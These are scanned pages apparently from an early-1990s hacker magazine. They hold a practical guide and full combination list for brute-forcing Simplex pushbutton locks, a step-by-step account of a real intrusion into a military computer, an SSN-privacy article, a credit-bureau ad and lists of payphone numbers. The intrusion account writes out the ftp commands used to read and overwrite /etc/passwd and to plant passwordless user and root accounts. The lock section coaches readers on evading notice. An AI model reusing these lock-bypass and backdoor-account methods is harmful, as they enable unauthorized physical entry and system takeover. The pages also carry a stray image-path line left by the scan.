We find that certain ranges tend to be used more than others. Group B (three pushbuttons) tends to be used in "low security areas," while Groups C and D tend to be used in areas which seem like they should be more secure. We have never found a lock which uses a combination from Group A. For some reason, we find that the 1000 series mostly uses Group C (four pushbuttons). In addition, most combinations tend to be "doubles," which require at least two of the pushbuttons to be pressed together. When you decide on a particular range to start with, try the doubles first. For instance, try "(12) 3 4 5" before you try "1 2 3 4 5." We have never found a lock which uses a triple, quadruple, or all five pushbuttons pressed at the same time.

Although we are providing a list of all the possible combinations, you may find it useful to invest some time and record these codes onto cassette. This makes it much easier for one person to hack a Simplex lock because he does not have to hold the codes in one hand while hacking, nor cross out the codes to keep his place. A walkman also looks far less conspicuous than sheets of paper filled with numbers. The only drawback to using a walkman is that the person hacking will not be able to hear anyone coming from a distance. We find it easier to hack Simplex locks in small groups, so that each person can take turns, and everyone has their ears open.

Finally, it is always good to take a few lucky shots before you initiate a brute force hack. Always try the default combination "(24) 3" before you try anything else. Above all, *don't give up!* Even if you do not get the combination in ten minutes, you are still that much closer to figuring it out. We recommend that you do not stress yourself out trying every combination in one shot. A few minutes a day will do just fine, and the thrill of achievement will be well worth the wait.

1085 POSSIBLE COMBINATIONS DIVIDED INTO FOUR GROUPS

(Numbers in parentheses should be pressed together)

GROUP A:
39

1
2
3
4
5
12
13
14
15
21
23
24
25
31
32
34
35
41
42
43
45
51
52
53
54
(12)
(13)
(14)
(15)
(23)
(24)
(25)
(34)
(35)
(45)
(51)
(52)
(53)
(54)

GROUP B:
130

123
124
125
132
134
135
142
143
145
152
153
154
213
214
215
231
234
235
241
243
245
251
253
254
312
314
315
321
324
325
341
342
345
351
352
354
412
413
415
421
423
425
431
432
435
451
452
453
512
513
514
521
523
524
531
532
534
541
542
543
(12) 3
(12) 4
(12) 5
(13) 2
(13) 4
(13) 5
(14) 2
(14) 3
(14) 5
(15) 2
(15) 3
(15) 4
(23) 1
(23) 4
(23) 5
(24) 1
(24) 3
(24) 5
(25) 1
(25) 3
(25) 4
(34) 1
(34) 2
(34) 5
(35) 1
(35) 2
(35) 4
(45) 1
(45) 2
(45) 3
3 (12)
4 (12)
5 (12)
2 (13)
4 (13)
5 (13)
2 (14)
3 (14)
5 (14)
2 (15)
3 (15)
4 (15)
1 (23)
4 (23)
5 (23)
1 (24)
3 (24)
5 (24)
1 (25)
3 (25)
4 (25)
1 (34)
2 (34)
5 (34)
1 (35)
2 (35)
4 (35)
1 (45)
2 (45)
3 (45)
(123)
(124)
(125)
(134)
(135)
(145)
(234)
(235)
(245)
(345)

GROUP C:
375

1234
1235
1243
1245
1253
1254
1324
1325
1342
1345
1352
1354
1423
1425
1432
1435
1452
1453
1523
1524
1532
1534
1542
1543
2134
2135
2143
2145
2153
2154
2314
2315
2341
2345
2351
2354
2413
2415
2431
2435
2451
2453
2513
2514
2531
2534
2541
2543
3124
3125
3142
3145
3152
3154
3214
3215
3241
3245
3251
3254
3412
3415
3421
3425
3451
3452
3512
3514
3521
3524
3541
3542
4123
4125
4132
4135
4152
4153

4 2 1 3
4 2 1 5
4 2 3 1
4 2 3 5
4 2 5 1
4 2 5 3
4 3 1 2
4 3 1 5
4 3 2 1
4 3 2 5
4 3 5 1
4 3 5 2
4 5 1 2
4 5 1 3
4 5 2 1
4 5 2 3
4 5 3 1
4 5 3 2
5 1 2 3
5 1 2 4
5 1 3 2
5 1 3 4
5 1 4 2
5 1 4 3
5 2 1 3
5 2 1 4
5 2 3 1
5 2 3 4
5 2 4 1
5 2 4 3
5 3 1 2
5 3 1 4
5 3 2 1
5 3 2 4
5 3 4 1
5 3 4 2
5 4 1 2
5 4 1 3
5 4 2 1
5 4 2 3
5 4 3 1
5 4 3 2
(12) 3 4
(12) 3 5
(12) 4 3
(12) 4 5
(12) 5 3

(12) 5 4
(13) 2 4
(13) 2 5
(13) 4 2
(13) 4 5
(13) 5 2
(13) 5 4
(14) 2 3
(14) 2 5
(14) 3 2
(14) 3 5
(14) 5 2
(14) 5 3
(15) 2 3
(15) 2 4
(15) 3 2
(15) 3 4
(15) 4 2
(15) 4 3
(23) 1 4
(23) 1 5
(23) 4 1
(23) 4 5
(23) 5 1
(23) 5 4
(24) 1 3
(24) 1 5
(24) 3 1
(24) 3 5
(24) 5 1
(24) 5 3
(25) 1 3
(25) 1 4
(25) 3 1
(25) 3 4
(25) 4 1
(25) 4 3
(34) 1 2
(34) 1 5
(34) 2 1
(34) 2 5
(34) 5 1
(34) 5 2
(35) 1 2
(35) 1 4
(35) 2 1
(35) 2 4

(35) 4 1
(35) 4 2
(45) 1 2
(45) 1 3
(45) 2 1
(45) 2 3
(45) 3 1
(45) 3 2
3 (12) 4
3 (12) 5
4 (12) 3
4 (12) 5
5 (12) 3
5 (12) 4
2 (13) 4
2 (13) 5
4 (13) 2
4 (13) 5
5 (13) 2
5 (13) 4
2 (14) 3
2 (14) 5
3 (14) 2
3 (14) 5
5 (14) 2
5 (14) 3
2 (15) 3
2 (15) 4
3 (15) 2
3 (15) 4
4 (15) 2
4 (15) 3
1 (23) 4
1 (23) 5
4 (23) 1
4 (23) 5
5 (23) 1
5 (23) 4
1 (24) 3
1 (24) 5
3 (24) 1
3 (24) 5
5 (24) 1
5 (24) 3
1 (25) 3
1 (25) 4
3 (25) 1

3 (25) 4
4 (25) 1
4 (25) 3
1 (34) 2
1 (34) 5
2 (34) 1
2 (34) 5
5 (34) 1
5 (34) 2
1 (35) 2
1 (35) 4
2 (35) 1
2 (35) 4
4 (35) 1
4 (35) 2
1 (45) 2
1 (45) 3
2 (45) 1
2 (45) 3
3 (45) 1
3 (45) 2
3 4 (12)
3 5 (12)
4 3 (12)
4 5 (12)
5 3 (12)
5 4 (12)
2 4 (13)
2 5 (13)
4 2 (13)
4 5 (13)
5 2 (13)
5 4 (13)
2 3 (14)
2 5 (14)
3 2 (14)
3 5 (14)
5 2 (14)
5 3 (14)
2 3 (15)
2 4 (15)
3 2 (15)
3 4 (15)
4 2 (15)
4 3 (15)
1 4 (23)
1 5 (23)

4 1 (23)
4 5 (23)
5 1 (23)
5 4 (23)
1 3 (24)
1 5 (24)
3 1 (24)
3 5 (24)
5 1 (24)
5 3 (24)
1 3 (25)
1 4 (25)
3 1 (25)
3 4 (25)
4 1 (25)
4 3 (25)
1 2 (34)
1 5 (34)
2 1 (34)
2 5 (34)
5 1 (34)
5 2 (34)
1 2 (35)
1 4 (35)
2 1 (35)
2 4 (35)
4 1 (35)
4 2 (35)
1 2 (45)
1 3 (45)
2 1 (45)
2 3 (45)
3 1 (45)
3 2 (45)
(12) (34)
(12) (35)
(12) (45)
(13) (24)
(13) (25)
(13) (45)
(14) (23)
(14) (25)
(14) (35)
(15) (23)
(15) (24)
(15) (34)
(23) (14)

(23) (15)
(23) (45)
(24) (13)
(24) (15)
(24) (35)
(25) (13)
(25) (14)
(25) (34)
(34) (12)
(34) (15)
(34) (25)
(35) (12)
(35) (14)
(35) (24)
(45) (12)
(45) (13)
(45) (23)
(123) 4
(123) 5
(124) 3
(124) 5
(125) 3
(125) 4
(134) 2
(134) 5
(135) 2
(135) 4
(145) 2
(145) 3
(234) 1
(234) 5
(235) 1
(235) 4
(245) 1
(245) 3
(345) 1
(345) 2
4 (123)
5 (123)
3 (124)
5 (124)
3 (125)
4 (125)
2 (134)
5 (134)
2 (135)
4 (135)

(continued on page 45)

The Hacker Video

Over the summer, military computer systems in the United States were accessed by Dutch hackers. One of the episodes was captured on videotape by *2600*, portions of which were shown on a recent nationwide television show. Most of it, however, has never been seen. We are releasing this videotape to the public so that more people will witness just how shamefully easy it is to get access to military computers.

The intrusion took place in late July of this year. The purpose of this demonstration was to show just how easy it really was. Great care was taken to ensure that no damage or alteration of data occurred on this particular system. No military secrets were taken and no files were saved to a disk by the hackers. What is frightening is that nobody knows who else has access to this information or what their motivations might be. This is a warning that cannot be taken lightly.

Explanation of the Videotape

The tape opens with some background shots of the hacker site in Amsterdam. Basically, it's a group of about five people in their twenties gathered together to match wits and play with computers.

Through a local phone number, a connection is made to the Internet. This network ties together schools, corporations, and government installations around the world. By connecting from one machine on the Internet to another, you can use two or more computers at once, without a noticeable loss of speed.

telnet 192.67.67.20

Using a program called "telnet", the hackers connect to the Defense Data Network Information Center. (Telnet enables a user to actually login to systems all over the world.) In this case, the particular address is "192.67.67.20", a computer which requires no password and is open to everyone. (The address has since been changed to 192.112.36.5.) It is a clearinghouse of information about various systems and their users.

The hackers are met with a "Whois:" prompt. The computer is asking them who they want to have checked out. The hackers type "army.mil", indicating any computer on the military network that has the word "army" in its address. The computer spits out over one thousand computer names and addresses.

A computer named "tracer.army.mil" at address 192.33.5.135 is chosen at random. (This computer is believed to be located at Los Alamos, but this has not been confirmed.) The hackers then begin to try default passwords, like "guest", "public", "uucp", etc. None of these work.

ftp -n tracer.army.mil

The next line of attack is the ftp command. By using ftp (file transfer protocol), anyone can copy files from one system to another. Ftp is similar to telnet in that it connects to systems all over the world. But

while telnet is used to login to systems, ftp is only used to transfer files. In addition, it is not necessary to have accounts on more than one machine in order to use ftp.

The way it works is as follows: a user logs into a machine on the Internet. Using ftp, he connects to another machine, which then asks him for a user name. By typing "anonymous", the user is granted limited access to the machine. The purpose of this is so that public files can be made available without having to give out accounts to everyone needing access.

quote user ftp
quote cwd ~root
quote pass ftp

But this version of ftp has at least one major bug in its software. By issuing the above commands, the user is not only able to gain access to the machine, but change his directory (location) on the system to the root directory. (Root is the most powerful account on the system.) So instead of being able to look at a limited number of files on the system, the anonymous user is now able to look at anything. In addition, the hackers can also change anything, albeit with great difficulty. This is because the hackers are not actually logged into the system. They are still confined to working within the framework of the ftp program.

At this stage, while the hackers can read and alter any bit of information on this military system, they cannot run any programs. Also, they cannot actually login to the system. But this doesn't remain a problem for very long.

get /etc/passwd
exit ftp and modify passwd file on home system

Since ftp allows users to copy files, the hackers choose to copy the password file (known as "/etc/passwd"). This file contains a list of every user on the system along with their encrypted password. It is virtually impossible to actually decrypt these passwords, which is why the file is readable by any user on the system. (It is not supposed to be readable through ftp, however.) Ordinarily, copying this file would not be very significant. However, once the hackers have the file copied to their home system, they carefully insert another user into it. Since the system believes they have certain privileges, it allows them to replace the old version of the password file with their new version.

The user name they create is "dquayle". In the field where the encrypted password would be is nothing. This means there is no password for Dan Quayle's newly created account. Hence they do not have to worry about decrypting it. The hackers apparently had intended to give dquayle root privileges by inputting the appropriate values for his account. But a careful look at the videotape will show that dquayle was not given any special privileges.

ftp -n tracer.army.mil
quote user ftp
quote cwd ~root
quote pass ftp
put /etc/passwd
exit ftp

The hackers repeat the first series

of steps (henceforth known as the "ftp bug") to once again get root privileges. The original passwd file is now replaced with the modified version containing the fictitious user "dquayle".

telnet tracer.army.mil

The hackers reconnect to the military system, which asks for a username. The hackers type in "dquayle". Access is granted without a password.

But root access is not granted. Instead, a warning is printed on the screen indicating that the terminal is "not a secure device". In many cases, the system will not allow root access to anyone coming in from the outside. This was what originally appeared to have happened. However, as mentioned earlier, dquayle had no special privileges, so the system never even tried to access root. Either way, it would seem that the hackers' ultimate goal has been thwarted.

exit telnet and modify passwd file on home system
ftp -n tracer.army.mil
quote user ftp
quote cwd ~root
quote pas~ ftp
put /etc/passwd
exit ftp

Instead of giving up, the hackers go back to their copy of the password file. They make another account, this time with root privileges and no password. This account they call "toor", the word root backwards. They once again make use of the ftp bug to "put" the new password file on the system.

telnet tracer.army.mil
su toor

Using telnet, the hackers once again login as dquayle. This time, after the warning is issued, they issue a two letter command ("su") followed by their new user ("toor"). The su command allows a user to switch to the identity of another user while logged in. It saves the trouble of hanging up and calling back into the system and is useful if someone has two accounts or if two users are sharing a terminal. In this particular case, the hope is that the su command will not check to see if the call was coming from outside.

No password is requested since none was entered into the toor account. A single "#" on the screen tells the hackers that their mission has succeeded. That symbol indicates true root access. The su command granted them root access even though they were coming in from the outside. Since they were already logged onto the system, su assumed they were legitimate. This military computer system (tracer.army.mil) is now completely under the hackers' control.


The rest of the night is spent looking for interesting bits of data to prove beyond a doubt that this is not a system for just anyone to be in. The next day, some of the data is scrolled through. Among the more interesting pieces is a memo from the Counterterrorism Officer dated January 15, 1991 (the deadline day for Iraqi troops to be withdrawn from Kuwait) discussing security issues. Clearly, this is sensitive information.

How Passwords Are Guessed

The final part of the tape illustrates a password hacker program. Using the aforementioned password file, the program comes up with the most commonly used passwords. Instead of decrypting the passwords in the password file, it encrypts the possible passwords (the encryption algorithm is standard) and then compares them to the actual passwords. If they match, then a password has been found. In the example shown (from a different system), many passwords are found in this manner.

Why We Are Exposing This

The hackers responsible for this are not interested in military secrets. But they do recognize the importance and value of the information that is stored on such



A portion of the videotape

computers. The fact of the matter is that if these gaping security holes are not openly exposed, they will never get fixed. Ironically, the bug that was used in this particular case is a fairly old one that has been fixed on most systems. Why it still existed on a military system is beyond us. But we do know that this is only one system and only one bug.

Corporate computer systems also continue to operate with security holes. As hackers, we are concerned with the lack of safeguards that are being placed upon sensitive data. In addition to military data, much information about individual people continues to be sloppily managed. Our credit ratings, telephone records, banking information, and computerized files of all sorts are open to scrutiny for anyone who can gain access.

We should stress that the vast majority of unauthorized access does not involve computer hackers. Since we have no ulterior motives, other than the quest for knowledge, we openly reveal whatever we find out. Unfortunately, this often results in our being blamed for the problem itself — confusing the messenger with the message. In reality, there are countless instances of employees invading the privacy of individuals by accessing credit files or billing information that they have no business seeing. Since this information is so easy for them to get ahold of, there is virtually no way of their being detected. And, even if they were detected, they aren't really breaking any laws.

Add to this the increasing fragility of our modern technology as computers become dependent upon other computers and it becomes evident that serious problems, even catastrophes, lie ahead. The actions of computer hackers are, at worst, an annoyance to some rather powerful people. Were we not to expose the flaws in the system, they would still be there and they would most definitely be abused.

We will send you a VHS copy for $10 or 3 blank 120 tapes.

protecting your ssn

by Chris Hibbert
Computer Professionals for Social Responsibility

Many people are concerned about the number of organizations asking for their Social Security Numbers. They worry about invasions of privacy and the oppressive feeling of being treated as just a number.

Unfortunately, I can't offer any hope about the dehumanizing effects of identifying you with your numbers. I *can* try to help you keep your Social Security Number from being used as a tool in the invasion of your privacy.

Surprisingly, government agencies are reasonably easy to deal with; private organizations are much more troublesome. Federal law restricts the agencies at all levels of government that can demand your number and a fairly complete disclosure is required even if its use is voluntary. There are no comparable laws restricting the uses non-government organizations can make of it, or compelling them to tell you anything about their plans. With private institutions, your main recourse is refusing to do business with anyone whose terms you don't like.

Short History

Social Security Numbers were introduced by the Social Security Act of 1935. They were originally intended to be used only by the Social Security program, and public assurances were given at the time that use would be strictly limited. In 1943 Roosevelt signed Executive Order 9397 which required federal agencies to use the number when creating new record-keeping systems. In 1961 the IRS began to use it as a taxpayer ID number. The Privacy Act of 1974 required authorization for government agencies to use SSNs in their databases and required disclosures (detailed below) when government agencies request the number. Agencies which were already using SSN as an identifier were allowed to continue using it. The Tax Reform Act of 1976 gave authority to state or local tax, welfare, driver's license, or motor vehicle registration authorities to use the number in order to establish identities. The Privacy Protection Study Commission of 1977 recommended that the Executive Order be repealed after some agencies referred to it as their authorization to use SSNs. I don't know whether it was repealed, but that practice has stopped.

The Privacy Act of 1974 (5 USC 552a) requires that any federal, state, or local government agency that requests your Social Security Number has to tell you three things:

1: Whether disclosure of your Social Security Number is required or optional.

2: What law authorizes them to ask for your Social Security Number.

3: How your Social Security Number will be used if you give it to them.

In addition, the Act says that only Federal law can make use of the Social Security Number mandatory. So anytime you're dealing with a government institution and you're

asked for your Social Security Number, just look for the Privacy Act Statement. If there isn't one, complain and don't give your number. If the statement is present, read it. If it says giving your Social Security Number is voluntary, you'll have to decide for yourself whether to fill in the number.

Private Organizations

The guidelines for dealing with non-governmental institutions are much more tenuous. Most of the time private organizations that request your Social Security Number can get by quite well without your number, and if you can find the right person to negotiate with, they'll willingly admit it. The problem is finding that right person. The person behind the counter is often told no more than "get the customers to fill out the form completely."

Most of the time, you can convince them to use some other number. Usually the simplest way to refuse to give your Social Security Number is simply to leave the appropriate space blank. One of the times when this isn't a strong enough statement of your desire to conceal your number is when dealing with institutions which have direct contact with your employer. Most employers have no policy against revealing your Social Security Number; they usually believe the omission was an unintentional slip.

Lenders and Borrowers

Banks and credit card issuers are required by the IRS to report the SSNs of account holders to whom they pay interest or when they charge interest and report it to the IRS. If you don't tell them your number you will probably either be refused an account or be charged a penalty such as withholding of taxes on your interest.

Insurers, Hospitals, Doctors

No laws require medical service providers to use your Social Security Number as an ID number (except for Medicare, Medicaid, etc.). They often use it because it's convenient or because your employer uses it to certify employees to its group health plan. In the latter case, you have to get your employer to change their policies. Often, the people who work in personnel assume that the employer or insurance company requires use of the SSN when that's not really the case. When my current employer asked for my SSN for an insurance form, I asked them to try to find out if they had to use it. After a week they reported that the insurance company had gone along with my request and told me what number to use. Blood banks also ask for the number but are willing to do without if pressed on the issue. After I asked politely and persistently, the blood bank I go to agreed that they didn't have any use for the number, and is in the process of teaching their receptionists not to request the number.

Why Use of Social Security Numbers is a Problem

The Social Security Number doesn't work well as an identifier for several reasons. The first reason is that it isn't at all secure; if someone makes up a nine-digit number, it's quite likely that they've picked a number that is assigned to someone. There are quite a few reasons why people would make up a number: to hide their identity or the fact that they're doing something; because they're not allowed to have a number of their own (illegal immigrants); or

to protect their privacy. In addition, it's easy to write the number down wrong, which can lead to the same problems as intentionally giving a false number. There are several numbers that have been used by thousands of people because they were on sample cards shipped in wallets by their manufacturers. (One is given below.)

When more than one person uses the same number, it clouds up the records. If someone intended to hide their activities, it's likely that it'll look bad on whichever record it shows up on. When it happens accidentally, it can be unexpected, embarrassing, or worse. How do you prove that you weren't the one using your number when the record was made?

A second problem with the use of SSNs as identifiers is that it makes it hard to control access to personal information. Even assuming you want someone to be able to find out some things about you, there's no reason to believe that you want to make all records concerning yourself available. When multiple record systems are all keyed by the same identifier, and all are intended to be easily accessible to some users, it becomes difficult to allow someone access to some of the information about a person while restricting them to specific topics.

What You Can Do to Protect Your Number

If despite your having written "refused" in the box for Social Security Number, it still shows up on the forms someone sends back to you (or worse, on the ID card they issue), your recourse is to write letters or make phone calls. Start politely, explaining your position and expecting them to understand and cooperate. If that doesn't work, there are several more things to try:

1) Talk to people higher up in the organization. This often works simply because the organization has a standard way of dealing with requests not to use the SSN, and the first person you deal with just hasn't been around long enough to know what it is.

2) Enlist the aid of your employer. You have to decide whether talking to someone in personnel, and possibly trying to change corporate policy, is going to get back to your supervisor and affect your job.

3) Threaten to complain to a consumer affairs bureau. Most newspapers can get a quick response. Some cities, counties, and states also have programs that might be able to help.

4) Tell them you'll take your business elsewhere (and follow through if they don't cooperate).

5) If it's a case where you've gotten service already, but someone insists that you have to provide your number in order to have a continuing relationship, you can choose to ignore the request in hopes that they'll forget or find another solution before you get tired of the interruption.

If someone absolutely insists on getting your Social Security Number, you may want to give a fake number. There is no legal penalty as long as you're not doing it to get something from a government agency or to commit fraud. There are a few good choices for "anonymous" numbers. Making one up at random is a bad idea, as it may coincide with someone's real number and cause them some amount of grief. It's

better to use a number like 078-05-1120, which was printed on "sample" cards inserted in thousands of new wallets sold in the 40's and 50's. It's been used so widely that both the IRS and SSA recognize it immediately as bogus, while most clerks haven't heard of it. It's also safe to invent a number that has only zeros in one of the fields. The Social Security Administration never issues numbers with this pattern. They also recommend that people showing Social Security cards in advertisements use numbers in the range 987-65-4320 through 987-65-4329.

The Social Security Administration recommends that you request a copy of your file from them every few years to make sure that your records are correct.

TRW Credit Data

505 City Parkway West
Orange, CA 92668
1 800 854 7201
1 800 800 4 TRW

TRW

March, 1991

Dear Law Enforcement Professional

Jumped bail? Fraudulent activities? Missing persons? Probation violation?

Whereabouts unknown. Familiar tag lines associated with suspect persons. When the search is on, it is your job, your responsibility, to find these persons now! Whatever the circumstances, when finding the right person is vital to your search, pull the facts together fast with TRW!

The clues are yours within seconds from TRW's consumer credit information data base. With name and address information on nearly 170 million individuals, TRW's data base is compiled from accounts receivable update tapes received on a daily basis from thousands of financial and retail organizations, thereby allowing you to use the most current names and addresses on select persons.

TRW Credit Data, a forerunner in the consumer credit industry, has two search tools available that can help you initiate or accent any investigation!

Social Search... a national lost and found...

TRW Social Search puts personal locator clues at your fingertips in seconds, with a Social Security number. Within moments, you can reach those hard-to-find individuals who may have moved without leaving a forwarding address, or changed their names. The TRW Social Search report stacks the facts and reveals many valuable research features.

- *Provides full names and addresses with the date this information was reported to TRW.*
- *Reports in company's code number is displayed allowing you to decode and contact [illegible] company for additional information if necessary.*
- *The [illegible] query feature allows up to 20 Social Security numbers to be searched at [illegible] with time, money and reducing possible keypunch errors.*
- *Minimizes potential fraud by alerting you to invalid and non-issued Social Security [illegible] those belonging to individuals recorded as deceased.*
- *[illegible]'s maiden and misspelled names, AKAs and nicknames.*
- *[illegible] format lets anyone on the investigative staff comprehend [illegible] quickly.*

This kind of thing goes on all the time. This is but one example.

COCOT NUMBERS
(Customer Owned Coin Operated Telephones)

WASHINGTON DC COCOTS
by The Dead Cow

202-362-5099 (12)
202-364-9836 (12)
202-966-4871 (3)
202-966-4356 (12)
202-244-2948 (3)
202-232-0488 (3)
202-463-1546 (3)
202-463-1547 (3)
202-296-5215 (3)
301-229-9802 (3)
301-652-4725 (3)

THESE PHONES ANSWER WITH A CARRIER TONE. (3) INDICATES A 300 BAUD CONNECTION, (12) A 1200 BAUD CONNECTION.

NEW ENGLAND COCOTS
by NB

Nearly all of these phones will answer with a synthesized voice that says "Thank you," plays four tones, and then waits for input. As far as we know, nobody has cracked this popular system yet.

MAINE

207-284-4549
207-363-9780
207-729-1104
207-761-0543
207-761-2939
207-761-7910
207-772-1540
207-772-5807
207-772-9145
207-772-9168
207-772-9173
207-772-9216
207-772-9327
207-772-9336
207-772-9366
207-772-9379
207-772-9382
207-772-9413
207-772-9439
207-772-9469
207-772-9478
207-772-9482
207-772-9483
207-772-9487
207-772-9493
207-773-0414
207-773-1082
207-773-4629
207-773-9104
207-773-9107
207-773-9111
207-773-9117
207-773-9179
207-773-9281
207-773-9321
207-773-9327
207-773-9328
207-773-9347
207-773-9348
207-773-9380
207-773-9405
207-773-9477
207-773-9479
207-774-6348
207-775-5119
207-775-5180
207-775-5229
207-775-5709
207-775-5806
207-777-1517
207-797-9813
207-797-9815
207-799-7030
207-799-7374
207-828-1201
207-854-8958
207-854-8987
207-854-9050
207-871-9391
207-874-0504
207-878-2317
207-879-0625
207-883-9314
207-883-9355
207-892-1707
207-892-1708

RHODE ISLAND

401-231-1820
401-231-2560
401-231-3420
401-231-3680
401-231-3961
401-231-8323
401-231-8950
401-231-9257
401-231-9612
401-231-9614
401-231-9819
401-231-9841
401-231-9842
401-231-9889
401-232-0273
401-232-5026
401-232-5277
401-232-7243
401-232-7930
401-233-0234
401-245-2359
401-245-9330
401-245-9344
401-245-9424
401-253-1890
401-253-3206
401-253-9680
401-253-9708
401-253-9786
401-253-9815
401-254-0616
401-254-1370
401-272-1570
401-272-6396
401-272-6739
401-272-6904
401-272-9239
401-273-0980
401-273-1571
401-273-1658
401-273-1951
401-273-1956
401-273-1957
401-273-7940
401-273-7991
401-273-7997
401-273-9231
401-274-1059
401-274-8706
401-276-9545
401-295-1247
401-295-1569
401-295-7701
401-331-1171
401-331-1660
401-331-2320
401-331-2856
401-331-4260
401-331-4621
401-331-6549
401-331-8625
401-331-8967
401-331-9073
401-333-4198
401-333-4366
401-333-9803
401-334-3620
401-348-0287
401-348-9007
401-351-0147
401-351-5660
401-351-5880
401-351-6241
401-351-7860
401-353-6812
401-353-9735
401-364-8673
401-377-4750
401-377-7001
401-397-3570
401-421-0979
401-421-1032
401-421-4943
401-421-5963
401-421-6683
401-421-8931
401-421-9270
401-421-9360
401-421-9706
401-431-0247
401-431-4020
401-434-6540
401-434-7178
401-434-7655
401-434-9559
401-434-9611
401-434-9648
401-434-9798
401-434-9802
401-435-4380
401-437-9075
401-438-1549
401-438-2158
401-438-6855
401-438-8699
401-453-4825
401-453-4826
401-453-4839
401-453-6206
401-454-0425
401-454-0430
401-454-0450
401-454-0517
401-454-0826
401-454-1307
401-454-4877
401-454-7414
401-454-8409
401-454-8459
401-454-8579
401-455-0869
401-455-2380
401-461-9074
401-461-9135
401-461-9541
401-463-6059
401-463-9619
401-467-8910
401-467-8994
401-521-5219
401-567-0046
401-568-0425
401-568-6580
401-568-7106
401-568-7119
401-568-7127
401-568-8540
401-596-2040
401-596-4620
401-596-6863
401-596-9049
401-596-9131
401-596-9174
401-596-9391
401-596-9546
401-621-1178
401-621-2348
401-621-2891
401-621-5197
401-621-5870
401-621-7886
401-621-8015
401-621-8017
401-621-8030
401-621-8033
401-621-8038
401-621-8039
401-621-8057
401-621-8058
401-621-8082
401-621-8128
401-621-8140
401-621-8151
401-621-8166
401-621-8186
401-621-8202
401-621-8213
401-621-8259
401-621-8318
401-621-8353
401-621-8377
401-621-8401
401-621-8407
401-621-8424
401-621-8463
401-621-8484
401-621-8523
401-621-8594
401-621-8618
401-621-8644
401-621-8645
401-621-8655
401-621-8661
401-621-8663
401-621-8664
401-621-8671
401-621-8759
401-621-8760
401-621-8762
401-621-8771
401-621-8774
401-621-8796
401-621-8802
401-621-8805
401-621-8807
401-621-8811
401-621-8813
401-621-8821
401-621-8836
401-621-8837
401-621-8838
401-621-8844
401-621-8858
401-621-8926
401-621-8928
401-621-8933
401-621-8945
401-621-8961
401-621-8962
401-621-8993
401-621-9017
401-621-9022
401-621-9031
401-621-9036
401-621-9043
401-621-9066
401-621-9077
401-621-9097
401-621-9150
401-621-9162
401-621-9165
401-621-9185
401-621-9201
401-621-9263
401-621-9334
401-621-9349
401-621-9423
401-621-9470
401-621-9510
401-621-9560
401-621-9701
401-621-9714
401-621-9721
401-621-9723
401-621-9744
401-621-9753
401-621-9842
401-621-9870
401-621-9878
401-621-9883
401-621-9895
401-621-9896
401-624-2597
401-624-3944
401-647-3811
401-647-3888
401-647-9042
401-683-1551
401-683-1766
401-683-3506
401-683-3896
401-683-4626
401-683-6989
401-683-9802
401-683-9854
401-683-9884
401-724-3240
401-724-3260
401-725-6940
401-725-8260
401-725-8689
401-725-9557
401-725-9565
401-725-9582
401-726-5627
401-726-5710
401-726-6501
401-726-6641
401-726-8782
401-726-8833
401-726-8856
401-726-8939
401-726-9011
401-726-9104
401-726-9136
401-726-9187
401-726-9225
401-726-9358
401-726-9363
401-726-9370
401-726-9411
401-726-9478
401-726-9519
401-726-9522
401-726-9650
401-726-9652
401-726-9867
401-727-0690
401-728-5560
401-732-0670
401-732-8913
401-732-8923
401-732-9190
401-737-2745
401-737-9446
401-737-9451
401-737-9552
401-737-9586
401-737-9616
401-737-9646
401-737-9689
401-737-9706
401-737-9732
401-737-9748
401-737-9844
401-737-9845
401-737-9872
401-738-5981
401-738-6032
401-739-1446
401-739-2046
401-739-3480
401-739-9700
401-739-9721
401-739-9724
401-739-9783
401-739-9800
401-751-5780
401-751-6943
401-751-7016
401-751-7209
401-751-7242
401-751-7265
401-751-7267
401-751-8415
401-762-0825
401-762-1307
401-762-2945
401-762-2977
401-762-4358
401-762-9333
401-762-9414
401-762-9428
401-762-9440
401-762-9445
401-762-9448
401-762-9497
401-762-9499
401-762-9519
401-762-9522
401-762-9523
401-762-9555

401-762-9574
401-762-9575
401-762-9593
401-762-9598
401-762-9671
401-762-9702
401-762-9705
401-762-9721
401-762-9737
401-762-9845
401-762-9899
401-765-7614
401-765-8112
401-765-8149
401-765-8652
401-766-3321
401-766-9281
401-769-0673
401-769-2159
401-769-3008
401-769-3955
401-769-8791
401-769-8796
401-769-9073
401-781-8766
401-781-8942
401-782-2506
401-782-4980
401-782-6486
401-783-1018
401-783-1065
401-783-1096
401-783-7813
401-783-7814
401-783-7830
401-783-7831
401-783-7837
401-789-6170
401-789-7242
401-789-8440
401-789-8531
401-789-8551
401-789-8553
401-789-9606
401-821-0389
401-821-0685
401-821-2645
401-821-7632
401-821-8675
401-821-8773
401-821-9610
401-821-9627
401-821-9633
401-821-9647
401-821-9687
401-821-9690
401-821-9725
401-821-9738
401-821-9818
401-821-9893
401-821-9896
401-823-0226
401-823-1297
401-823-1545
401-823-7570
401-826-3810
401-828-9510
401-828-9611
401-828-9720
401-828-9925
401-828-9972
401-831-0279
401-831-5657
401-831-9118
401-831-9120
401-831-9147
401-831-9176
401-831-9196
401-831-9204
401-831-9231
401-831-9233
401-831-9235
401-831-9253
401-831-9260
401-831-9272
401-831-9306
401-831-9338
401-831-9343
401-831-9345
401-831-9346
401-831-9349
401-831-9455
401-831-9504
401-831-9508
401-831-9518
401-831-9551
401-831-9724
401-831-9736
401-831-9739
401-831-9753
401-831-9841
401-831-9860
401-831-9871
401-831-9896
401-846-0335
401-846-0712
401-846-2510
401-846-3659
401-846-4769
401-846-4980
401-846-5644
401-846-6790
401-846-7119
401-846-7280
401-846-7540
401-846-8122
401-846-8522
401-846-8545
401-846-8569
401-846-8670
401-846-8714
401-846-8720
401-846-8730
401-846-8731
401-846-8732
401-846-8736
401-846-8737
401-846-8738
401-846-8748
401-846-8752
401-846-8787
401-846-8789
401-846-8792
401-846-8794
401-846-8803
401-846-8830
401-846-8831
401-846-8868
401-846-8874
401-846-8894
401-846-8946
401-846-9467
401-847-0504
401-847-2139
401-847-2465
401-847-9329
401-847-9338
401-847-9364
401-847-9368
401-847-9378
401-847-9379
401-847-9432
401-847-9441
401-847-9449
401-847-9500
401-847-9503
401-847-9504
401-847-9531
